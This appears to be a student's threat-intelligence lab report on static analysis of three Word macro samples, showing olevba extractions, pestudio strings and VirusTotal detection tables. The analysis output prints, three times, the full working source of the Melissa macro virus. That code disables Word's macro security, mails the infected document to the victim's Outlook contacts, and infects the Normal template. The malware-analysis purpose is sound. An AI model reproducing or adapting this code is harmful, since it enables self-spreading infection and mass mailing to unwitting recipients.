

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

Type of File → Macro – VBA

Static Analysis → using olevba, pestudio, Microsoft strings, Virustotal, InQuest labs

<< lab_06 >> Samples				Search Samples
	Name	Date modified	Type	
	sample_lab6_18_sep_01	9/18/2021 10:13 AM	File	
	sample_lab6_18_sep_02	9/18/2021 1:56 PM	File	
	sample_lab6_18_sep_03	9/18/2021 1:55 PM	File	

```
C:\Users\sri\Downloads\lab_06>olevba C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_18_sep_01 > olevba_01.txt
FLARE Sat 09/18/2021 14:00:25.11
C:\Users\sri\Downloads\lab_06>olevba C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_18_sep_02 > olevba_02.txt
FLARE Sat 09/18/2021 14:04:04.11
C:\Users\sri\Downloads\lab_06>olevba C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_18_sep_03 > olevba_03.txt
FLARE Sat 09/18/2021 14:04:27.05
```

Downloads > lab_06 >				Search lab_06
	Name	Date modified	Type	
	Samples	9/18/2021 1:58 PM	File folder	
	lab06_yara.yara	9/18/2021 11:39 AM	YARA File	
	olevba_01.txt	9/18/2021 2:00 PM	Text Document	
	olevba_02.txt	9/18/2021 2:04 PM	Text Document	
	olevba_03.txt	9/18/2021 2:04 PM	Text Document	

```
olevba_01.txt
1 olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
2 =====
3 FILE: C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_18_sep_01
4 Type: OLE
5 =====
6 VBA MACRO Melissa.cls
7 in file: C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_18_sep_01 - OLE stream: 'Macros/VBA/Melissa'
8 -----
9 Private Sub Document_Open()
10 On Error Resume Next
11 If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
12 CommandBars("Macro").Controls("Security...").Enabled = False
13 System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 14
14 Else
15 CommandBars("Tools").Controls("Macro").Enabled = False
16 Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
17 End If
18 Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
19 Set UngaDasOutlook = CreateObject("Outlook.Application")
20 Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
21 If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "... by Kwyjibo" Then
22 If UngaDasOutlook = "Outlook" Then
23 DasMapiName.Logon "profile", "password"
24 For y = 1 To DasMapiName.AddressLists.Count
25 Set AddyBook = DasMapiName.AddressLists(y)
26 x = 1
27 Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
28 For oo = 1 To AddyBook.AddressEntries.Count
29 Peep = AddyBook.AddressEntries(x)
30 BreakUmOffASlice.Recipients.Add Peep
31
```

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

```
olevba_01.txt
31      x = x + 1
32      If x > 50 Then oo = AddyBook.AddressEntries.Count
33      Next oo
34      BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
35      BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
36      BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
37      BreakUmOffASlice.Send
38      Peep = ""
39      Next y
40      DasMapiName.Logoff
41      End If
42      System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\","Melissa?") = "... by Kwyjibo"
43      End If
44      Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
45      Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
46      NTCL = NTI1.CodeModule.CountOfLines
47      ADCL = ADI1.CodeModule.CountOfLines
48      BGN = 2
49      If ADI1.Name <> "Melissa" Then
50      If ADCL > 0 Then
51      ADI1.CodeModule.DeleteLines 1, ADCL
52      Set ToInfect = ADI1
53      ADI1.Name = "Melissa"
54      DoAD = True
55      End If
56      If NTI1.Name <> "Melissa" Then
57      If NTCL > 0 Then
58      NTI1.CodeModule.DeleteLines 1, NTCL
59      Set ToInfect = NTI1
60      NTI1.Name = "Melissa"
```

```
olevba_01.txt
61      DoNT = True
62      End If
63      If DoNT <> True And DoAD <> True Then GoTo CYA
64      If DoNT = True Then
65      Do While ADI1.CodeModule.Lines(1, 1) = ""
66      ADI1.CodeModule.DeleteLines 1
67      Loop
68      ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
69      Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
70      ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
71      BGN = BGN + 1
72      Loop
73      End If
74      If DoAD = True Then
75      Do While NTI1.CodeModule.Lines(1, 1) = ""
76      NTI1.CodeModule.DeleteLines 1
77      Loop
78      ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
79      Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
80      ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
81      BGN = BGN + 1
82      Loop
83      End If
84      CYA:
85      If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
86      ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
87      ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
88      ActiveDocument.Saved = True: End If
89      'WORD/Melissa written by Kwyjibo
90      'Works in both Word 2000 and Word 97
```

```
olevba_01.txt
85      If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
86      ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
87      ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
88      ActiveDocument.Saved = True: End If
89      'WORD/Melissa written by Kwyjibo
90      'Works in both Word 2000 and Word 97
91      'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
92      'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
93      If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using
all my letters. Game's over. I'm outta here."
94      End Sub
95
```

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

```
olevba_02.txt
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
=====
FILE: C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_18_sep_02
Type: OLE
=====
VBA MACRO Melissa.cls
in file: C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_18_sep_02 - OLE stream: 'Macros/VBA/Melissa'
=====
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.codemodule.CountOfLines
ADCL = ADI1.codemodule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then
ADI1.codemodule.deletelines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then
NTI1.codemodule.deletelines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
```

```
olevba_02.txt
31      x = x + 1
32      If x > 50 Then oo = AddyBook.AddressEntries.Count
33  Next oo
34  BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
35  BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
36  BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
37  BreakUmOffASlice.Send
38  Peep = ""
39  Next y
40  DasMapiName.Logoff
41  End If
42  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = "... by Kwyjibo"
43  End If
44  Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
45  Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
46  NTCL = NTI1.codemodule.CountOfLines
47  ADCL = ADI1.codemodule.CountOfLines
48  BGN = 2
49  If ADI1.Name <> "Melissa" Then
50  If ADCL > 0 Then
51  ADI1.codemodule.deletelines 1, ADCL
52  Set ToInfect = ADI1
53  ADI1.Name = "Melissa"
54  DoAD = True
55  End If
56  If NTI1.Name <> "Melissa" Then
57  If NTCL > 0 Then
58  NTI1.codemodule.deletelines 1, NTCL
59  Set ToInfect = NTI1
60  NTI1.Name = "Melissa"
```

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

```
olevba_02.txt
61 DoNT = True
62 End If
63 If DoNT <> True And DoAD <> True Then GoTo CYA
64 If DoNT = True Then
65 Do While ADI1.codemodule.Lines(1, 1) = ""
66 ADI1.codemodule.deletelines 1
67 Loop
68 ToInfect.codemodule.AddFromString ("Private Sub Document_Close()")
69 Do While ADI1.codemodule.Lines(BGN, 1) <> ""
70 ToInfect.codemodule.InsertLines BGN, ADI1.codemodule.Lines(BGN, 1)
71 BGN = BGN + 1
72 Loop
73 End If
74 If DoAD = True Then
75 Do While NTI1.codemodule.Lines(1, 1) = ""
76 NTI1.codemodule.deletelines 1
77 Loop
78 ToInfect.codemodule.AddFromString ("Private Sub Document_Open()")
79 Do While NTI1.codemodule.Lines(BGN, 1) <> ""
80 ToInfect.codemodule.InsertLines BGN, NTI1.codemodule.Lines(BGN, 1)
81 BGN = BGN + 1
82 Loop
83 End If
84 CYA:
85 If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
86 ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
87 ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
88 ActiveDocument.Saved = True: End If
89 'WORD/Melissa written by Kwyjibo
90 'Works in both Word 2000 and Word 97
```

```
olevba_02.txt
85 If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
86 ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
87 ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
88 ActiveDocument.Saved = True: End If
89 'WORD/Melissa written by Kwyjibo
90 'Works in both Word 2000 and Word 97
91 'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
92 'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
93 If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using
all my letters. Game's over. I'm outta here."
94 End Sub
95
```

```
olevba_03.txt
1 olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
2 =====
3 FILE: C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_l8_sep_03
4 Type: OLE
5 =====
6 VBA MACRO Melissa.cls
7 in file: C:\Users\sri\Downloads\lab_06\Samples\sample_lab6_l8_sep_03 - OLE stream: 'Macros/VBA/Melissa'
8 -----
9 Private Sub Document_Open()
10 On Error Resume Next
11 If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
12 CommandBars("Macro").Controls("Security...").Enabled = False
13 System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
14 Else
15 CommandBars("Tools").Controls("Macro").Enabled = False
16 Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
17 End If
18 Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
19 Set UngaDasOutlook = CreateObject("Outlook.Application")
20 Set DasMapiName = UngaDasOutlook.GetNamespace("MAPI")
21 If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office", "Melissa?") <> "... by Kwyjibo" Then
22 If UngaDasOutlook = "Outlook" Then
23 DasMapiName.Logon "profile", "password"
24 For y = 1 To DasMapiName.AddressLists.Count
25 Set AddyBook = DasMapiName.AddressLists(y)
26 x = 1
27 Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
28 For oo = 1 To AddyBook.AddressEntries.Count
29 Peep = AddyBook.AddressEntries(x)
30 BreakUmOffASlice.Recipients.Add Peep
```

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

```
olevba_03.txt
31      x = x + 1
32      If x > 50 Then oo = AddyBook.AddressEntries.Count
33      Next oo
34      BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
35      BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
36      BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
37      BreakUmOffASlice.Send
38      Peep = ""
39      Next y
40      DasMapiName.Logoff
41      End If
42      System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
43      End If
44      Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
45      Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
46      NTCL = NTI1.CodeModule.CountOfLines
47      ADCL = ADI1.CodeModule.CountOfLines
48      BGN = 2
49      If ADI1.Name <> "Melissa" Then
50      If ADCL > 0 Then
51      ADI1.CodeModule.DeleteLines 1, ADCL
52      Set ToInfect = ADI1
53      ADI1.Name = "Melissa"
54      DoAD = True
55      End If
56      If NTI1.Name <> "Melissa" Then
57      If NTCL > 0 Then
58      NTI1.CodeModule.DeleteLines 1, NTCL
59      Set ToInfect = NTI1
60      NTI1.Name = "Melissa"
```

```
olevba_03.txt
61      DoNT = True
62      End If
63      If DoNT <> True And DoAD <> True Then GoTo CYA
64      If DoNT = True Then
65      Do While ADI1.CodeModule.Lines(1, 1) = ""
66      ADI1.CodeModule.DeleteLines 1
67      Loop
68      ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
69      Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
70      ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
71      BGN = BGN + 1
72      Loop
73      End If
74      If DoAD = True Then
75      Do While NTI1.CodeModule.Lines(1, 1) = ""
76      NTI1.CodeModule.DeleteLines 1
77      Loop
78      ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
79      Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
80      ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
81      BGN = BGN + 1
82      Loop
83      End If
84      CYA:
85      If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
86      ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
87      ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
88      ActiveDocument.Saved = True: End If
89      'WORD/Melissa written by Kwyjibo
90      'Works in both Word 2000 and Word 97
```

```
olevba_03.txt
85      If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
86      ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
87      ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
88      ActiveDocument.Saved = True: End If
89      'WORD/Melissa written by Kwyjibo
90      'Works in both Word 2000 and Word 97
91      'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
92      'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
93      If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty
94      points for using all my letters. Game's over. I'm outta here."
95      End Sub
```

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

c:\users\sri\downloads\lab_06\samples\sample	property	value
indicators (8)	md5	1F2CDDA0739DFFFC3A002E5CAA12BBF9
virusotal (50/61)	sha1	0A3F52C2C45A94FB212B802FFCEAE6DEEE96A7ED
strings (547)	sha256	B3D734F08B01361EDCE08DE55F3B21B7BEFCDCFC7F8442789098E8614C67FCDBF
	first-bytes-hex	D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00
	first-bytes-text	.....>.....
	file-size	45056 (bytes)
	entropy	3.498

c:\users\sri\downloads\lab_06\samples\sample_1	indicator (8)	detail	level
indicators (8)	The file is scored by virustotal	score: 50/61	1
virustotal (50/61)	The file references a group of hint	type: office, count: 6	3
strings (547)	The file references a group of hint	type: file, count: 1	3
	The file references a group of hint	type: keyboard, count: 1	3
	The file references a group of hint	type: utility, count: 4	3
	The file references a group of hint	type: size, count: 1	3
	The file references string(s)	type: ascii, count: 307	4
	The file references string(s)	type: unicode, count: 240	4

c:\users\sri\downloads\lab_06\samples\sample_1		engine (61/61)	score (50/61)	date (dd.mm.yyyy)	age (days)
indicators (8)		Lionic	Virus.MSWord.Melissa.nlc	18.09.2021	0
virustotal (50/61)		Elastic	malicious (high confidence)	16.09.2021	2
strings (547)		MicroWorld-eScan	VB:Trojan.Emeka.398	18.09.2021	0
		CAT-QuickHeal	W97M.PSD.A	17.09.2021	1
		ALYac	VB:Trojan.Emeka.398	17.09.2021	1
		Zillya	Virus.Melissa.MacroWord.2	17.09.2021	1
		Sangfor	Malware.Generic-Script.Save.571449b8	31.08.2021	18
		K7AntiVirus	Macro ( 0008bf1f1 )	17.09.2021	1
		K7GW	Macro ( 0008bf1f1 )	18.09.2021	0
		Cyren	W97M/Melissa.A@mm	18.09.2021	0
		Symantec	Trojan.Gen.NPE.2	17.09.2021	1
		ESET-NOD32	W97M/Melissa.A	18.09.2021	0
		Baidu	MSWord.Virus.War.c	18.03.2019	915
		TrendMicro-HouseCall	W97M_MELISSA.A	18.09.2021	0
		Avast	MO97:Downloader-LI [Trj]	18.09.2021	0
		ClamAV	Win.Trojan.Psycho-3	16.09.2021	2
		Kaspersky	Virus.MSWord.Melissa	18.09.2021	0

al

indicators (8)

virustotal (50/61)

strings (547)

	encoding (2)	size (by...	file-offset	blacklist (0)	hint (13)	group...	value (547)
	ascii	4	0x00009713	-	utility	-	at_d
	ascii	12	0x0000A5D6	-	utility	-	CreateObject
	ascii	5	0x0000A606	-	utility	-	Logon
	ascii	4	0x0000A768	-	utility	-	Send
	unicode	64	0x0000240C	-	size	-	ci przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r.
	ascii	21	0x00005554	-	office	-	Microsoft Office Word
	ascii	13	0x0000A49E	-	office	-	Document Open
	unicode	10	0x00007600	-	office	-	Root Entry
	unicode	18	0x00007782	-	office	-	SummaryInformation
	unicode	26	0x00007802	-	office	-	DocumentSummaryInformation
	unicode	6	0x00007880	-	office	-	Macros
	ascii	5	0x000095C7	-	keyboard	-	Space
	ascii	19	0x00008B11	-	file	-	Outlook.Application
	ascii	4	0x00000222	-	-	-	h?bj
	ascii	4	0x00001946	-	-	-	h?IS
	ascii	4	0x00001950	-	-	-	h?IS
	ascii	4	0x00001958	-	-	-	h?IS
	ascii	4	0x00001970	-	-	-	h?IS



# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

c:\users\sri\downloads\lab_06\samples\sample_	property	value
indicators (6)	md5	02CD26ED2813D996D4D9D1277636DD91
virustotal (42/61)	sha1	09987B23986D7B9F80EF4958BAC3E15D917202A2
strings (381)	sha256	0A568AAB11A888B27418FFC5FE7A52596B58F1D8E842770B21DE82BD12A20484
	first-bytes-hex	D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09
	first-bytes-text	.....>.....
	file-size	41472 (bytes)
	entropy	4.174

c:\users\sri\downloads\lab_06\samples\sample_	indicator (6)	detail	level
indicators (6)	The file is scored by virustotal	score: 42/61	1
virustotal (42/61)	The file references a group of hint	type: file, count: 17	3
strings (381)	The file references a group of hint	type: office, count: 6	3
	The file references a group of hint	type: utility, count: 5	3
	The file references string(s)	type: ascii, count: 327	4
	The file references string(s)	type: unicode, count: 54	4

c:\users\sri\downloads\lab_06\samples\sample_	engine (61/61)	score (42/61)	date (dd.mm.yyyy)	age (days)
indicators (6)	Elastic	malicious (high confidence)	05.08.2021	44
virustotal (42/61)	Cynet	Malicious (score: 70)	08.09.2021	10
strings (381)	CAT-QuickHeal	W97M.PSD.A	07.09.2021	11
	ALYac	VB:Trojan.Emeka.398	08.09.2021	10
	Sangfor	Malware.Generic-Script.Save.571449b8	31.08.2021	18
	ESET-NOD32	W97M/Melissa.A	08.09.2021	10
	Baidu	MSWord.Virus.War.c	18.03.2019	915
	TrendMicro-HouseCall	W97M_MELISSA.A	07.09.2021	11
	Avast	VBS:Agent-SF [Wrm]	08.09.2021	10
	ClamAV	Win.Trojan.Psycho-3	07.09.2021	11
	Kaspersky	Virus.MSWord.Melissa	08.09.2021	10
	BitDefender	VB:Trojan.Emeka.398	08.09.2021	10
	NANO-Antivirus	Trojan.Script.Agent.fhmdus	08.09.2021	10
	ViRobot	W97M.Melissa.A	08.09.2021	10
	MicroWorld-eScan	VB:Trojan.Emeka.398	08.09.2021	10
	Tencent	OLE.Win32.Macro.700021	08.09.2021	10
	Ad-Aware	VB:Trojan.Emeka.398	08.09.2021	10
	Sophos	WM97/Meliss-Fam	08.09.2021	10
	Comodo	Virus.W97M.Melissa.A@7dke5g	08.09.2021	10
	F-Secure	Heuristic.HEUR/Macro.Word2000	08.09.2021	10
	DrWeb	W97M.Melissa	08.09.2021	10
	TrendMicro	W97M_MELISSA.A	08.09.2021	10
	McAfee-GW-Edition	BehavesLike.OLE2.Thus.pr	08.09.2021	10

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

c:\users\sri\downloads\lab_06\samples\sample_1	encoding (2)	size (bytes)	file-offset	blacklist ...	hint (2...	grou...	value (381)
indicators (6)	ascii	4	0x00008C00	-	utility	-	VBA6
virustotal (42/61)	ascii	4	0x00008C0A	-	utility	-	VBA7
strings (381)	ascii	12	0x00008DD9	-	utility	-	CreateObject
	ascii	5	0x00008E09	-	utility	-	Logon
	ascii	4	0x00008F6B	-	utility	-	Send
	ascii	21	0x00003F68	-	office	-	Microsoft Office Word
	ascii	13	0x00008CA1	-	office	-	Document_Open
	unicode	10	0x00006000	-	office	-	Root Entry
	unicode	18	0x00006182	-	office	-	SummaryInformation
	unicode	26	0x00006202	-	office	-	DocumentSummaryInformation
	unicode	6	0x00006280	-	office	-	Macros
	ascii	19	0x00002686	-	file	-	[Content_Types].xml
	ascii	11	0x000027B6	-	file	-	_rels/_rels
	ascii	28	0x0000289F	-	file	-	theme/theme/themeManager.xml
	ascii	22	0x0000295C	-	file	-	theme/theme/theme1.xml
	ascii	39	0x00003121	-	file	-	theme/theme/_rels/themeManager.xml.rels
	ascii	21	0x0000322C	-	file	-	[Content_Types].xmlPK
	ascii	13	0x0000326D	-	file	-	_rels/_relsPK
	ascii	30	0x000032A6	-	file	-	theme/theme/themeManager.xmlPK
	ascii	24	0x000032F0	-	file	-	theme/theme/theme1.xmlPK
	ascii	41	0x00003334	-	file	-	theme/theme/_rels/themeManager.xml.relsPK
	ascii	4	0x000066A3	-	file	-	.App

	property	value
	md5	51A319DB158B85161702CAF96AC6F0DE
	sha1	699A641BA22E08D3606327B8755E18B8356FA573
	sha256	F55182A14EA139B331217159F327A24CF826FE1173262AE47823DF7CBA747C
	first-bytes-hex	D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09
	first-bytes-text	.. .. > .. .. .
	file-size	52736 (bytes)
	entropy	4.336

c:\users\sri\downloads\lab_06\samples\sample_1	indicators (9)	detail	level
The file is scored by virustotal	score: 47/61		1
The file references a group of hint	type: size, count: 1		3
The file references a group of hint	type: keyboard, count: 1		3
The file references a group of hint	type: utility, count: 6		3
The file references a group of hint	type: file, count: 6		3
The file references a group of hint	type: office, count: 6		3
The file references a group of hint	type: guid, count: 1		3
The file references string(s)	type: ascii, count: 636		4
The file references string(s)	type: unicode, count: 57		4



# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

engine (61/61)	score (47/61)	date (dd.mm.yyyy)	age (days)
Lionic	Virus.MSWord.Melissa.nlc	09.09.2021	9
Elastic	malicious (high confidence)	05.08.2021	44
ClamAV	Win.Trojan.Psycho-3	09.09.2021	9
FireEye	VB: Trojan.Emeka.398	09.09.2021	9
CAT-QuickHeal	W97M.PSD.A	09.09.2021	9
McAfee	W97M/Melissa.a@MM	09.09.2021	9
VIPRE	W97M.Melissa.A (v)	09.09.2021	9
Sangfor	Malware.Generic-Script.Save.571449b8	31.08.2021	18
K7AntiVirus	Macro ( 0008bf1f1 )	09.09.2021	9
K7GW	Macro ( 0008bf1f1 )	09.09.2021	9
Baidu	MSWord.Virus.War.c	18.03.2019	915
Cyren	W97M/Melissa.A@mm	09.09.2021	9
Symantec	SecurityRisk.gen1	09.09.2021	9
ESET-NOD32	W97M/Melissa.A	09.09.2021	9
TrendMicro-HouseCall	W97M_VMPCK1.BY	09.09.2021	9
Avast	MO97:Downloader-LI [Trj]	09.09.2021	9
Cynet	Malicious (score: 99)	09.09.2021	9
Kaspersky	Virus.MSWord.Melissa	09.09.2021	9
BitDefender	VB: Trojan.Emeka.398	09.09.2021	9
NANO-Antivirus	Virus.Macro.Melissa.bine	09.09.2021	9
MicroWorld-eScan	VB: Trojan.Emeka.398	09.09.2021	9
Tencent	OLE.Win32.Macro.700021	09.09.2021	9
Ad-Aware	VB: Trojan.Emeka.398	09.09.2021	9

encoding (2)	size (bytes)	file-offset	b...	hint (21)	group (...)	value (693)
ascii	4	0x00007F13	-	utility	-	at.d
ascii	4	0x00008F8D	-	utility	-	Send
ascii	6	0x0000A1F1	-	utility	-	Delete
ascii	12	0x0000C7B8	-	utility	-	CreateObject
ascii	5	0x0000C7EB	-	utility	-	Logon
ascii	4	0x0000C94D	-	utility	-	Send
ascii	64	0x00001562	-	size	-	Nella zona cinofila i cani possono essere addestrati tutto l
ascii	8	0x0000A029	-	office	-	AutoOpen
ascii	13	0x0000C683	-	office	-	Document Open
unicode	10	0x00007600	-	office	-	Root Entry
unicode	18	0x00007782	-	office	-	SummaryInformation
unicode	26	0x00007802	-	office	-	DocumentSummaryInformation
unicode	6	0x00007880	-	office	-	Macros
ascii	5	0x00007DC7	-	keyboard	-	Space
unicode	38	0x0000668A	-	guid	-	{CE44E961-A90D-11D6-A965-0000E8600921}
ascii	19	0x00008D11	-	file	-	Outlook.Application
ascii	30	0x0000ACF5	-	file	-	Poppy ID : 5083-QyUo94005083.c
ascii	10	0x0000ADE3	-	file	-	c:\xix.drv
ascii	6	0x000085D1	-	file	-	=nt.VB
unicode	671	0x00003134	-	file	-	C:\Documents and Settings\Administrator\Dati applicazioni\Microsoft\Word\Salvataggio ...
unicode	67	0x00003674	-	file	-	uff_servizio_caccia.A\Costituzione zone cinofila cani da tana.doc
ascii	4	0x00000222	-	-	-	bjbj
ascii	55	0x00000601	-	-	-	OGGETTO: L.R. 17/95 -Costituzione zone cinofile per l

b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
Search
Sign in

50 / 61

50 security vendors flagged this file as malicious

b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf

sd9ekkxlb.dll

create-ole doc exe-pattern macros

44.00 KB Size

2021-09-18 05:34:01 UTC 8 hours ago

DOC


Community Score

DETECTION DETAILS RELATIONS COMMUNITY 1

Ad-Aware	VB: Trojan.Emeka.398	AhnLab-V3	W97M/Assilem.F
ALYac	VB: Trojan.Emeka.398	Antiy-AVL	Trojan/Generic.ASMacro.9CF

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

 b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fdbf

DETECTION


DETAILS

RELATIONS

COMMUNITY 1

**Basic Properties** ⓘ

MD5	1f2cdda0739dffa3002e5caa12bbf9
SHA-1	0a3f52c2c45a94fb212bb02ffceae6deee96a7ed
SHA-256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fdbf
Vhash	b227c5d2cdd4c2b1ecfb711a72028e06
